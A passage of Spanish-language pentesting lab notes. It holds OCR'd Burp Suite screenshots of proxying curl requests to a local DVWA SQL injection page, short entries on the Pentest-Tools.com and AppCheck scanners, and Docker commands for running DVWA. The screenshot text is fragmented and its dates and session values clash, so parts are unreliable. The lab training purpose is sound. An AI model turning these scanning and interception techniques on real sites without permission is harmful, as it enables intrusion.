- If you are not familiar with **PortSwigger CA**, then this could be an attack, and there is nothing you can do to access the site.

[Learn more...](#)

[Go Back](#) [Advanced...](#)

```
curl -v --proxy 127.0.0.1:8090 http://localhost/DVWA/ --cookie
"PHPSESSID=219be650339ab7f6a00f2b27fdccefdd"
```

```
* Connection #0 to host 127.0.0.1 left intact
~/Documents/box/Modlishka master ?? > curl -v --proxy 127.0.0.1:8090 http://localhost/DVWA/ --c
oookie "PHPSESSID=219be650339ab7f6a00f2b27fdccefdd"
*   Trying 127.0.0.1:8090...
* Connected to 127.0.0.1 (127.0.0.1) port 8090
* using HTTP/1.x
> GET http://localhost/DVWA/ HTTP/1.1
> Host: localhost
> User-Agent: curl/8.15.0
> Accept: */*
> Proxy-Connection: Keep-Alive
> Cookie: PHPSESSID=219be650339ab7f6a00f2b27fdccefdd
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Mon, 03 Nov 2025 08:17:28 GMT
< Server: Apache/2.4.65 (Debian)
< Set-Cookie: security=impossible; path=/; HttpOnly
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=6e86a2fd26c4680041b0273be0dd76bf; expires=Tue, 04 Nov 2025 08:17:28 GMT
```

Items added to site map		View site map		
Host	Method	URL	Status c...	MIME type
localhost	GET	/DVWA	301	HTML
localhost	GET	/DVWA/	200	HTML

Burp Suite Community Edition v2025.9.5 - Temporary P

Target Proxy Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

Site map Scope Issues

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- localhost
 - DVWA
 - DVWA
 - /
 - vulnerabilities
 - sql
 - /

Host	Method	URL	Params	Status code
http://localhost	GET	/DVWA/vulnerabilities/sql/		200

Request		Response	
Pretty	Raw	Hex	
1 GET /DVWA/vulnerabilities/sql/ HTTP/1.1			1 HTTP/1.1 200 OK
2 Host: localhost			2 Date: Mon, 03 No
3 User-Agent: curl/8.15.0			3 Server: Apache/2
4 Accept: */*			4 Set-Cookie: secl
5 Cookie: PHPSESSID=219be650339ab7f6a00f2b27fdccefdd			5 Expires: Tue, 23
6 Connection: keep-alive			6 Cache-Control: r
7			7 Pragma: no-cache
8			8 Set-Cookie: PHP
			26736a8e3a17928C
			Nov 2025 08:19:
			HTTPOnly. SameSi

Request

```

Pretty Raw Hex
1 GET /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 User-Agent: curl/8.15.0
4 Accept: */*
5 Cookie: PHPSESSID=219be650339ab7f6a00f2b27fdcceffd
6 Connection: keep-alive
7
8

```

Response

Pretty Raw Hex Render

Vulnerability:

User ID:

More Information

- <https://en.wikipedia.org/>
- <https://www.netspar.com/>
- <https://owasp.org/www-project-top-ten/2017/A1-Insecure-Communication>
- <https://bobby-tables.com/>

Inspector

Request attributes

Protocol: HTTP/1.1 HTTP/2

Name	Value
Method	GET
Path	/DVWA/vulnerabilitie...

Request cookies

Name	Value
PHPSESSID	219be650339ab7f6a...

Request headers

Name	Value
Host	localhost
User-Agent	curl/8.15.0
Accept	*/*
Cookie	PHPSESSID=219be65...
Connection	keep-alive

Response headers

Name	Value
Content-Type	text/html; charset=UTF-8
Date	Mon, 12 Dec 2022 14:45:27 GMT
Server	Apache/2.4.41 (Ubuntu)
X-Powered-By	PHP/8.1.12

Memory: 139.5MB Disabled

15) Pentest-Tools.com

- **Para qué sirve:** suite **online** de escaneos (subdominios, web, CMS, etc.).
- **Open-source:** No.
- **Instalar en Kali:** No; es web/SaaS.
- **Ejercicios:**
 1. Ejecutar un **Website Vulnerability Scan** sobre un sitio de lab.
 2. Comparar resultados con Nmap/dirsearch locales.

Para hacer pruebas podemos usar

<http://testphp.vulnweb.com/>

The screenshot shows the PENTEST TOOLS web interface. On the left, there's a sidebar with sections like 'WORKSPACE' (My Workspace), 'Assets' (5), 'Scans', 'Findings', 'Attack Surface', and 'Handlers'. Under 'CONFIGURATIONS', there are 'Reporting', 'Automation', 'Team', 'Integrations', and 'Settings'. The main dashboard has several cards: 'Frequently used tools' (TCP Port Scan, ICMP Ping, Subdomains), 'Attack surface summary' (25 IP ADDRESSES, 124 HOSTNAMES, 7 PORTS), 'Scan activity' (8 / 10 RUNNING SCANS, 124 WAITING SCANS), and 'Assets' (24 / 1000 ASSETS). A central panel displays 'Found 671 subdomains' with a table for skyline.github.com and examregistration.github.com. Another panel shows 'Found 7 open ports (1 host)' with a table for port 445 (microsoft-ds) and 8080 (Apache Tomcat). A tooltip indicates a target is vulnerable to CVE-2021-34473 - Microsoft Exchange ProxyShell RCE! A red callout highlights a 'SQL Injection CONFIRMED' finding for https://bank.pentest-ground.com/find-customers.

16) AppCheck

- **Para qué sirve:** escáner SaaS para **API e infraestructura** (DAST + algunas pruebas).
- **Open-source:** No.
- **Instalar en Kali:** No; es web/SaaS.
- **Ejercicios:**
 1. Subir una **colección Postman** de una API de pruebas y lanzar escaneo.
 2. Revisar falsos positivos y marcar excepciones.

Bonus: montar targets vulnerables de práctica

DVWA con Docker (en Kali)

```
sudo apt install -y docker.io docker-compose-plugin
docker run --rm -it -p 8085:80 vulnerables/web-dvwa
# Abre http://localhost:8085 (usuario: admin / password: password)
```